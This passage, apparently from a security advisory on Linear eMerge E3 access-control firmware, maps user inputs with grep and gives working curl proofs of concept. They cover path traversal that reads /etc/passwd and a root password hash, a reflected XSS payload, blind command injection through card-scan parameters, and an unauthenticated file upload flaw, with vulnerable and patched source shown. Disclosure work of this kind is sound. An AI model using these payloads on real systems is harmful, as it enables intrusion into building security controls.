./badging/badge_print_v0.php:102:                    $xml = simplexml_load_file(TPL_
DIR.$template);
./badging/badge_template_print.php:29:    $xml = simplexml_load_file(TPL_DIR.$template);
./badging/back_end_funct.php:57:        $xml = simplexml_load_file(LAYOUT_DIR.$_
POST['layout']);
./badging/back_end_funct.php:59:        $xml = simplexml_load_file(TPL_DIR.$_POST['layout']);
./badging/badge_template_v0.php:131:            $xml = simplexml_load_file(LAYOUT_DIR.$layout);
./badging/badge_template_v0.php:135:            $xml = simplexml_load_file(TPL_DIR.$layout);

$ grep -irnH "php://input" .
./badging/person_funct.php:4:$result = file_put_contents( $filename, file_get_contents('php://
input') );
./badging/upload_pict.php:9:$result = file_put_contents( $filename, file_get_contents('php://
input') );

$ grep -irnH "exec(" . | grep -v js
./card_scan_decoder.php:33:        exec("/spider/sicu/spider-cgi getrawdata ".$door." on");
./card_scan_decoder.php:63:            exec("/spider/sicu/spider-cgi getrawdata ".$door."
off");
./log.php:59:    $l_db->exec("ATTACH DATABASE '{$spider_db_path}' AS Spider");
./log.php:184:    $l_db->exec("DETACH DATABASE '{$spider_db_path}' AS Spider");
./card_scan.php:36:                    exec("/spider/sicu/spider-cgi scan ".$ReaderNo."
".$CardFormatNo);
./card_scan.php:50:                    exec("/spider/sicu/spider-cgi scan ".$ReaderNo." off");

$ grep -irnH "echo \\$" .
./ack_log.php:14:echo $no;
./user_search.php:31://echo $query;
./user_search.php:39:echo $result;
./badging/badge_template_v0.php:267:        <input id="layoutid" type="hidden" name="layout"
value ="<?php echo $layout;?>" />
./badging/badge_template_v0.php:268:        <input id="layouttype" type="hidden"
name="layouttype" value ="<?php echo $type;?>" />
```

We also mapped the user controllable input parameters using the HTTP GET and POST methods:

```
$ grep -irnH "\$_POST" .
./ack_log.php:2:$no = $_POST['no'];
./badging/badge_layout_new_v0.php:3:if(isset($_POST["layout_name"])) layout_back_end();
./badging/back_end_funct.php:11:    $orientation->addChild("orientation",$_POST['orientation']);
./badging/back_end_funct.php:15:    $logo->addChild("x",$_POST['logox']."px");
./badging/back_end_funct.php:16:    $logo->addChild("y",$_POST['logoy']."px");
./badging/back_end_funct.php:17:    $logo->addChild("width",$_POST['logowidth']."px");
./badging/back_end_funct.php:18:    $logo->addChild("height", $_POST['logoheight']."px");
./badging/back_end_funct.php:22:    $picture->addChild("x",$_POST['pictx']."px");
./badging/back_end_funct.php:23:    $picture->addChild("y",$_POST['picty']."px");
./badging/back_end_funct.php:26:    $lt = ((sizeof($_POST['name'])));
./badging/back_end_funct.php:31:        $track->addChild("name",$_POST['name'][$i]);
./badging/back_end_funct.php:32:        $track->addChild("x",$_POST['x'][$i]."px");
./badging/back_end_funct.php:33:        $track->addChild("y",$_POST['y'][$i]."px");
./badging/back_end_funct.php:34:        $track->addChild("max", $_POST['maxln'][$i]);
./badging/back_end_funct.php:38:    $filexml = $_POST['layout_name'];
./badging/back_end_funct.php:53:    $filexml = $_POST['templatename'];
./badging/back_end_funct.php:56:    if($_POST['layouttype'] == "1")
./badging/back_end_funct.php:57:        $xml = simplexml_load_file(LAYOUT_DIR.$_POST['layout']);
./badging/back_end_funct.php:59:        $xml = simplexml_load_file(TPL_DIR.$_POST['layout']);
./badging/back_end_funct.php:64:        $desc->DB_Field =$_POST['fieldname'][$i];
./badging/Layout_preview.php:19:    if($_POST["orientation"] == "P"){
./badging/Layout_preview.php:33:    $xpos = ($_POST['logox']==""?0:$_POST['logox']);
./badging/Layout_preview.php:34:    $ypos = ($_POST['logoy']==""?0:$_POST['logoy']);
./badging/Layout_preview.php:35:    $usrwidth = ($_POST['logowidth']==""?0:$_POST['logowidth']);
./badging/Layout_preview.php:36:    $usrheight = ($_POST['logoheight']==""?0:$_POST['logoheight']);
./badging/Layout_preview.php:57:    echo ("<span id='pict' style='position:absolute; margin-
top:".$_POST["picty"]."; margin-left:".$_POST["pictx"]."; '><img src='../img/user.png' width='110px'
height='130px'/></span>");
./badging/Layout_preview.php:59:    $lt = ((sizeof($_POST['name'])));
./badging/Layout_preview.php:61:        echo"<div style='position:absolute;margin-top:".$_POST['y']
[$i].";margin-left:".$_POST['x'][$i].";'>" . substr($_POST['name'][$i], 0,$_POST['maxln'][$i]) . "</
div>";
./badging/badge_template_v0.php:120:    if (isset($_POST["layout"])){

$ grep -irnH "\$_GET" .
./card_scan_decoder.php:16:    $No = $_GET['No'];
./card_scan_decoder.php:17:    $door = $_GET['door'];
./log.php:41:   $no = $_GET['no'];
./log.php:42:   $ack = $_GET['ack'];
./log.php:43:   $top = $_GET['top'];
./user_search.php:18:$site = $_GET['site'];
./user_search.php:19:$no = $_GET['no'];
./user_search.php:20:$doorno = $_GET['doorno'];
./badging/badge_template_v0.php:124:    if (isset($_GET["layout"]) )
./badging/badge_template_v0.php:126:        $layout = $_GET['layout'];
./badging/badge_template_v0.php:127:        $type = $_GET['type'];
./badging/badge_template_v0.php:223:    if (isset($_GET["layout"])){
./badging/badge_template_v0.php:226:            echo "<b>Layout : ".$_GET["layout"]." </b>"; ./
badging/badge_template_v0.php:232:            echo "<b>Template : ".$_GET["layout"]." </b>";
./badging/badge_template_v0.php:241:            echo "<input type='text' name='templatename'
id='tplname' value='".$_GET["layout"]."' readonly/>";
./card_scan.php:16:    $No = $_GET['No'];
./card_scan.php:17:    $ReaderNo = $_GET['ReaderNo'];
./card_scan.php:18:    $CardFormatNo = $_GET['CardFormatNo'];
```

We can already see some critical issues in the firmware, which we will now discuss in detail. While reviewing the simplexml_load_file() function in files referenced below, we noticed that it is possible to load arbitrary files with limited output. We can access many of these files without authentication.

```
$ grep -irnH "simplexml_load_file(" .
./badging/badge_print_v0.php:102:                    $xml = simplexml_load_file(TPL_DIR.$template);
./badging/badge_template_print.php:29:    $xml = simplexml_load_file(TPL_DIR.$template);
./badging/back_end_funct.php:57:        $xml = simplexml_load_file(LAYOUT_DIR.$_POST['layout']);
./badging/back_end_funct.php:59:        $xml = simplexml_load_file(TPL_DIR.$_POST['layout']);
./badging/badge_template_v0.php:131:            $xml = simplexml_load_file(LAYOUT_DIR.$layout);
./badging/badge_template_v0.php:135:            $xml = simplexml_load_file(TPL_DIR.$layout);
```

In newer versions of the firmware, the /etc/passwd file doesn't contain hashes of the passwords. They have been moved to the /etc/shadow file and we cannot read this file using the directory traversal vulnerability because we don't have permissions. We attempt to get the root password hash via the 'tpl' GET parameter on older versions:

```
$ curl -s http://192.168.1.3/badging/badge_print_v0.php?tpl=../../../../../etc/passwd | grep root

<b>Warning</b>:  simplexml_load_file(): tpl/../../../../../etc/passwd:1: parser error : Start tag
expected, '&lt;' not found in <b>/spider/web/webroot/badging/badge_print_v0.php</b> on line <b>102</
b><br />

<b>Warning</b>:  simplexml_load_file(): root:$1$VVtYRWvv$gyIQsOnvSv53KQwzEfZpJ0:0:100:root:/root:/
bin/sh in <b>/spider/web/webroot/badging/badge_print_v0.php</b> on line <b>102</b><br />

<b>Warning</b>:  simplexml_load_file(): ^ in <b>/spider/web/webroot/badging/badge_print_v0.php</b> on
line <b>102</b><br />
```

We also are able to get the /etc/version and /etc/passwd without hashes on newer version, as shown in the console outputs below.

```
$ curl -s http://192.168.1.2/badging/badge_template_print.php?tpl=../../../../../etc/version | grep
tpl -A2

<b>Warning</b>:  simplexml_load_file(): tpl/../../../../../etc/version:1: parser error : Start tag
expected, '&lt;' not found in <b>/spider/web/webroot/badging/badge_template_print.php</b> on line
<b>29</b><br />

<br />

<b>Warning</b>:  simplexml_load_file(): Software Version: 1.00.04 in <b>/spider/web/webroot/badging/
badge_template_print.php</b> on line <b>29</b><br />
```

```
$ curl -s http://192.168.1.2/badging/badge_template_print.php?tpl=../../../../../../etc/passwd | grep
root

<b>Warning</b>:  simplexml_load_file(): tpl/../../../../../../etc/passwd:1: parser error : Start tag
expected, '&lt;' not found in <b>/spider/web/webroot/badging/badge_template_print.php</b> on line
<b>29</b><br />

<b>Warning</b>:  simplexml_load_file(): root:x:0:0:root:/home/root:/bin/sh in <b>/spider/web/webroot/
badging/badge_template_print.php</b> on line <b>29</b><br />

<b>Warning</b>:  simplexml_load_file(): ^ in <b>/spider/web/webroot/badging/badge_template_print.
php</b> on line <b>29</b><br />
```

One of the vulnerable codes using simplexml_load_file() function and the $_REQUEST[] global variable with unsanitized 'tpl' parameter is shown below.

/badging/badge_template_print.php:

```
26: try
27: {
28:     $template = $_REQUEST["tpl"];
29:     $xml = simplexml_load_file(TPL_DIR.$template);
```


You can use any script located in the /badging directory with the affected parameters to cause the path traversal vulnerabilities to be exploited without authentication. Below we show another example of arbitrary file read using 'badge_template_v0.php' script and the 'layout' parameter:

```
$ curl -s http://192.168.1.2/badging/badge_template_v0.php?layout=../../../../../../../etc/issue |
grep Poky

<b>Warning</b>:  simplexml_load_file(): Poky (Yocto Project Reference Distro) 2.0.1 \n \l in <b>/
spider/web/webroot/badging/badge_template_v0.php</b> on line <b>135</b><br />
```

The XSS

Many JavaScript and HTML Injection vulnerabilities affect both eMerge50P/5000P and eMerge E3 devices. In this report, due to time limitations, we are not focusing on this issue in detail. Below we only present a proof of concept request affecting the 'layout' GET parameter:

```
/badging/badge_template_v0.php?layout=<script>confirm('XSS')</script>
```



```
192.168.1.2/badging/badge_template_v0.php?layout=<script>confirm('XSS')</script>
```

Badging Template

Badge Template Module

Warning: simplexml_load_file(): I/O warning : failed to load external entity "tpl/<script>confirm('XSS')</script>" in **/spider/web/webroot/badging/badge_template_v0.php** on line **135**

Choose a Layout: .xml

Choose a Template: .xml

Template :

XSS

Figure 15. Unauthenticated Reflected Cross-Site Scripting (XSS) in Linear eMerge E3

It is worth mentioning that a user's session remains active even after logging out (no session termination on server-side); this can be later used in session takeover, session re-use and cookie stealing attacks.

The command injection

We discovered two files in the webroot directory that use the PHP exec() function for reading and decoding card data without properly escaping shell commands allowing us to execute code without authentication. Below we show the source code of both files.

Vulnerable card_scan_decoder.php:

```php
<?php
    // 과거의 날짜
    header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");

    // 항상 변경됨
    header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");

    // HTTP/1.1
    header("Cache-Control: no-store, no-cache, must-revalidate");
    header("Cache-Control: post-check=0, pre-check=0", false);

    // HTTP/1.0
    header("Pragma: no-cache");
    header('Content-type: text/html; charset=utf-8');

    $No = $_GET['No'];
    $door = $_GET['door'];

    $result = array();

    $db   = new PDO('sqlite:/tmp/SpiderDB/Spider.db');
    if(!$db)
    {
        echo "error";
        exit;
    }

    if ($No < 1)
    {
        $DelTemp = $db->prepare("DELETE FROM CardRawData");
        $DelTemp->execute();

        exec("/spider/sicu/spider-cgi getrawdata ".$door." on");
    }

    $rawdata = $db->prepare("SELECT BitValue FROM CardRawData WHERE DoorNo=?");
    $rawdata->execute(array($door));
    $rawdata = $rawdata->fetchColumn();
    //if( $No == '3' ) {
    //      $rawdata = 'RAW:26:01234567890123456789012345 6';
    //}

    $split_rawdata = explode(':', $rawdata);

    $arr_format = array();
    $formats = $db->prepare("SELECT * FROM CardFormat WHERE TotalBitLength = ?");
    $formats->execute( array($split_rawdata[1]) );
    $formats       = $formats->fetchAll(PDO::FETCH_ASSOC);
    foreach( $formats as $format )
    {
            $arr_format[] = $format['No'];
    }

    $result = array(
            'raw' => $rawdata,
            'card_format_default' => implode(':', $arr_format),
            'total_bit' => $split_rawdata[1],
            'data' => $split_rawdata[2]
    );

    if ($No >= 29)
    {
            exec("/spider/sicu/spider-cgi getrawdata ".$door." off");
    }

    echo json_encode($result);


```


Lines 33 and 63 are calling the exec() function and as argument, they are calling the spider-cgi binary which parses the $door variable which is user-controlled via direct GET request. We can easily break out from this statement using known command injection technique. Below we show a simple PoC for an unauthenticated remote shell command execution using backtick character:

```
$ curl -s -i "http://192.168.1.2/card_scan_decoder.php?No=30&door='sleep 7'"
HTTP/1.1 200 OK
X-Powered-By: PHP/5.6.23
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 22 Nov 2018 08:56:30 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html; charset=utf-8
Content-Length: 67
Date: Thu, 22 Nov 2018 08:56:30 GMT
Server: lighttpd/1.4.22

{"raw":false,"card_format_default":"","total_bit":null,"data":null}
```

The device should respond after waiting 7 seconds, confirming that the injection is successful. Because we cannot see the output from this command, it is considered a blind command injection vulnerability. In order to be certain of the server response, we can use a staging file with redirection operator that can help us reading the output results. Alternatively, we can initiate a reverse shell by calling netcat or python and request the device to connect back to us. These exploits are presented later in this document.

The other script containing this vulnerability is card_scan.php. Interestingly, the card_scan_decoder.php is still unpatched by the vendor, and this issue was publicly disclosed in 2016.

On the other hand, card_scan.php appeared to be patched by using the *is_numeric()* PHP function, but only in some versions. We observed that for some devices, the card_scan.php script was patched already in version 1.00-04, but other devices with the same version 1.00-04, are still vulnerable to command injection. This implies a version control failure. Figure 16 shows a comparison between the two scripts on two different devices with the same firmware versions:



```
header('Content-type: text/html; charset=utf-8');

$No = $_GET['No'];
$ReaderNo = $_GET['ReaderNo'];
$CardFormatNo = $_GET['CardFormatNo'];

    if (is_numeric($No) && is_numeric($ReaderNo) && is_nume

            $result['CardNo'] = "";

            $db    = new PDO('sqlite:/tmp/SpiderDB/Spider.db
            if(!$db)
            {
                    echo "error";
                    exit;
            }

            if ($No < 1)
            {
                    $DelTemp = $db->prepare("DELETE FROM Ca
                    $DelTemp->execute();

                    exec("/spider/sicu/spider-cgi scan ".$R
            }

            $CardNo = $db->prepare("SELECT * FROM CardTemp"
            $CardNo->execute();
            $CardNo = $CardNo->fetchColumn();

            $result['CardNo'] = $CardNo;
            $result['No'] = $No + 1;
            $result['ReaderNo'] = $ReaderNo;
            $result['CardFormatNo'] = $CardFormatNo;

            if ($No >= 29)
            {
                    exec("/spider/sicu/spider-cgi scan ".$R
            }
```

```
// HTTP/1.0
header("Pragma: no-cache");
header('Content-type: text/html; charset=utf-8');

$No = $_GET['No'];
$ReaderNo = $_GET['ReaderNo'];
$CardFormatNo = $_GET['CardFormatNo'];

$result['CardNo'] = "";

$db    = new PDO('sqlite:/tmp/SpiderDB/Spider.db');
if(!$db)
{
    echo "error";
    exit;
}

if ($No < 1)
{
    $DelTemp = $db->prepare("DELETE FROM CardTemp");
    $DelTemp->execute();

    exec("/spider/sicu/spider-cgi scan ".$ReaderNo." ".$Card
}

$CardNo = $db->prepare("SELECT * FROM CardTemp");
$CardNo->execute();
$CardNo = $CardNo->fetchColumn();

$result['CardNo'] = $CardNo;
$result['No'] = $No + 1;
$result['ReaderNo'] = $ReaderNo;
$result['CardFormatNo'] = $CardFormatNo;

if ($No >= 29)
{
    exec("/spider/sicu/spider-cgi scan ".$ReaderNo." off");
}
```

Figure 16. Patch diffing between random versions of card_scan.php

Let us have a closer look at the two versions.

Vulnerable card_scan.php:

```php
<?php
    // 과거의 날짜
    header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");

    // 항상 변경됨
    header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");

    // HTTP/1.1
    header("Cache-Control: no-store, no-cache, must-revalidate");
    header("Cache-Control: post-check=0, pre-check=0", false);

    // HTTP/1.0
    header("Pragma: no-cache");
    header('Content-type: text/html; charset=utf-8');

    $No = $_GET['No'];
    $ReaderNo = $_GET['ReaderNo'];
    $CardFormatNo = $_GET['CardFormatNo'];

    $result['CardNo'] = "";

    $db   = new PDO('sqlite:/tmp/SpiderDB/Spider.db');
    if(!$db)
    {
        echo "error";
        exit;
    }

    if ($No < 1)
    {
        $DelTemp = $db->prepare("DELETE FROM CardTemp");
        $DelTemp->execute();

        exec("/spider/sicu/spider-cgi scan ".$ReaderNo." ".$CardFormatNo);
    }

    $CardNo = $db->prepare("SELECT * FROM CardTemp");
    $CardNo->execute();
    $CardNo = $CardNo->fetchColumn();

    $result['CardNo'] = $CardNo;
    $result['No'] = $No + 1;
    $result['ReaderNo'] = $ReaderNo;
    $result['CardFormatNo'] = $CardFormatNo;

    if ($No >= 29)
    {
           exec("/spider/sicu/spider-cgi scan ".$ReaderNo." off");
    }

    echo json_encode($result);

```

Lines 34 and 48 are calling the exec() function. As arguments, the exec() function is calling the spider-cgi binary which parses the $ReaderNo and $CardFormatNo variables which are user-controlled via a direct GET request. We can easily break from this statement using known command injection techniques. Below we provide two simple PoCs for an unauthenticated remote shell command execution using command substitution that affects the ReaderNo and CardFormatNo GET parameters:

```
$ curl -s -i "http://192.168.1.2/card_scan.php?No=30&ReaderNo=$(sleep 7)"
HTTP/1.1 200 OK
X-Powered-By: PHP/5.6.23
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 22 Nov 2018 09:16:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html; charset=utf-8
Content-Length: 58
Date: Thu, 22 Nov 2018 09:16:00 GMT
Server: lighttpd/1.4.22

{"CardNo":false,"No":31,"ReaderNo":"","CardFormatNo":null}
```

```
$ curl -s -i "http://192.168.1.2/card_scan.php?No=-1&CardFormatNo='sleep 7'"
HTTP/1.1 200 OK
X-Powered-By: PHP/5.6.23
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 22 Nov 2018 09:22:18 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html; charset=utf-8
Content-Length: 57
Date: Thu, 22 Nov 2018 09:22:18 GMT
Server: lighttpd/1.4.22

{"CardNo":false,"No":0,"ReaderNo":null,"CardFormatNo":""}
```

Again, this is a blind command injection vulnerability, as we do not directly see the output of this command.

The following source code shows a different (patched) version of the card_scan.php script where is_numeric() function is used on line 20 to give some checking of user-provided input:


Patched card_scan.php:

```
01: <?php
02:     // 과거의 날짜
03:     header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
04:
05:     // 항상 변경됨
06:     header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");
07:
08:     // HTTP/1.1
09:     header("Cache-Control: no-store, no-cache, must-revalidate");
10:     header("Cache-Control: post-check=0, pre-check=0", false);
11:
12:     // HTTP/1.0
13:     header("Pragma: no-cache");
14:     header('Content-type: text/html; charset=utf-8');
15:
16:     $No = $_GET['No'];
17:     $ReaderNo = $_GET['ReaderNo'];
18:     $CardFormatNo = $_GET['CardFormatNo'];
19:
20:     if (is_numeric($No) && is_numeric($ReaderNo) && is_numeric($CardFormatNo)) {
21:
22:             $result['CardNo'] = "";
23:
24:             $db   = new PDO('sqlite:/tmp/SpiderDB/Spider.db');
25:             if(!$db)
26:             {
27:                     echo "error";
28:                     exit;
29:             }
30:
31:             if ($No < 1)
32:             {
33:                     $DelTemp = $db->prepare("DELETE FROM CardTemp");
34:                     $DelTemp->execute();
35:
36:                     exec("/spider/sicu/spider-cgi scan ".$ReaderNo." ".$CardFormatNo);
37:             }
38:
39:             $CardNo = $db->prepare("SELECT * FROM CardTemp");
40:             $CardNo->execute();
41:             $CardNo = $CardNo->fetchColumn();
42:
43:             $result['CardNo'] = $CardNo;
44:             $result['No'] = $No + 1;
45:             $result['ReaderNo'] = $ReaderNo;
46:             $result['CardFormatNo'] = $CardFormatNo;
47:
48:             if ($No >= 29)
49:             {
50:                     exec("/spider/sicu/spider-cgi scan ".$ReaderNo." off");
51:             }
52:
53:             echo json_encode($result);
54:     }
55:     else
56:     {
57:                     echo "Invalid Number";
58:                     exit;
59:     }
60:
61:
```

The unrestricted file upload

It is possible to upload a person's badge photo ID within the administrative interface of the device. This *Badging Layout* page, shown in Figure 17, can be accessed without authorization or authentication. Using an Insecure Direct Object Reference (IDOR) attack, we can upload any type of file and use that file to execute arbitrary code with the privileges of the running webserver.

From the initial audit of the source code, we noticed the file_get_contents() and file_put_contents() functions were in use. One reads an entire file into a string and the other writes data to a file. Due to the insufficient file validation checks in these critical functions, we found an unauthenticated remote code execution vulnerability via unrestricted file upload.


192.168.1.2/badging/badge_layout_new_v0.php

Badging Layout

Badge Layout Module

Select Layout	.xml	
Layout Name*		
Badge Orientation	[✓ Landscape]	Potrait
Background file	Browse... No file selected.	
Logo Position	Logo Width / Logo Height	X Position / Y Position
Logo file	Browse... No file selected.	
Picture (100pxX130px)	X Position	Y Position

Figure 17. Linear eMerge E3 Badge Layout Module

There is a JavaScript function called 'checkimgFileValidator()' that does extension and size checking when a user is uploading an image (jpeg, jpg, bmp, png), however, that can be bypassed, because it is a client-side validation. Disabling JavaScript in our browser allows us to upload arbitrary files.

Next, we are checking the server-side validation. There is an API that is called when uploading a logo file. This API is called by various scripts within the badging/ directory. Once the 'logo' is uploaded, it gets moved into the badging/bg/ directory. Unfortunately, the server-side validation is not doing any content or extension filtering for the uploaded files. Example of vulnerable function:

person_funct.php:

```
01: <?php
02: include("config.php");
03: $filename =USER_IMG.date('YmdHis') . '.jpg';
04: $result = file_put_contents( $filename, file_get_contents('php://input') );
05: if (!$result)
06: {
07:     print "ERROR: Failed to write data to $filename, check permissions\n";
08:     exit();
09: }
10:
11: if (filesize($filename)<= 20000)
12: {
13:
14:     $url = 'http://' . $_SERVER['HTTP_HOST'] . dirname($_SERVER['REQUEST_URI']) . '/' . $filename;
15:
16:     print "$url\n";
17: }
18: else
19: {
20:     print "ERROR: Failed to write data to $filename, reduce file size\n";
21:     exit();
22: }
23: ?>
24:
```

Line 04 shown above is writing data in the filename path parameter through the file_put_contents() function. The contents of the data we are writing are handled by the file_get_contents() function using the 'php://input' I/O stream wrapper. This allows us to read raw POST data from the request body and write it on disk. Once we write our arbitrary data to the device without authentication, back_end_funct.php (shown below) script moves the uploaded file to a new destination via the move_uploaded_file() PHP function. A similar action is performed by the Layout_preview.php (shown below) script when previewing our settings for the badge layout customizations. Understanding the logical flow of the badging functionalities, an attacker can easily exploit this implementation. Let us have a look at excerpts of back_end_funct.php and Layout_preview.php files.

Excerpt of back_end_funct.php:

```
05: function layout_back_end(){ ///generate layout
06:
07:     move_uploaded_file($_FILES["bg"]["tmp_name"],bg.$_FILES["bg"]["name"]);
08:     move_uploaded_file($_FILES["lgbg"]["tmp_name"],logo.$_FILES["lgbg"]["name"]);
```

Excerpt of Layout_preview.php:

```
<?php

    if( isset($_FILES["bg"]) ){
        move_uploaded_file($_FILES["bg"]["tmp_name"],bg.$_FILES["bg"]["name"]);
    }

    if( isset($_FILES["lgbg"]) ){
        move_uploaded_file($_FILES["lgbg"]["tmp_name"],logo.$_FILES["lgbg"]["name"]);
    }

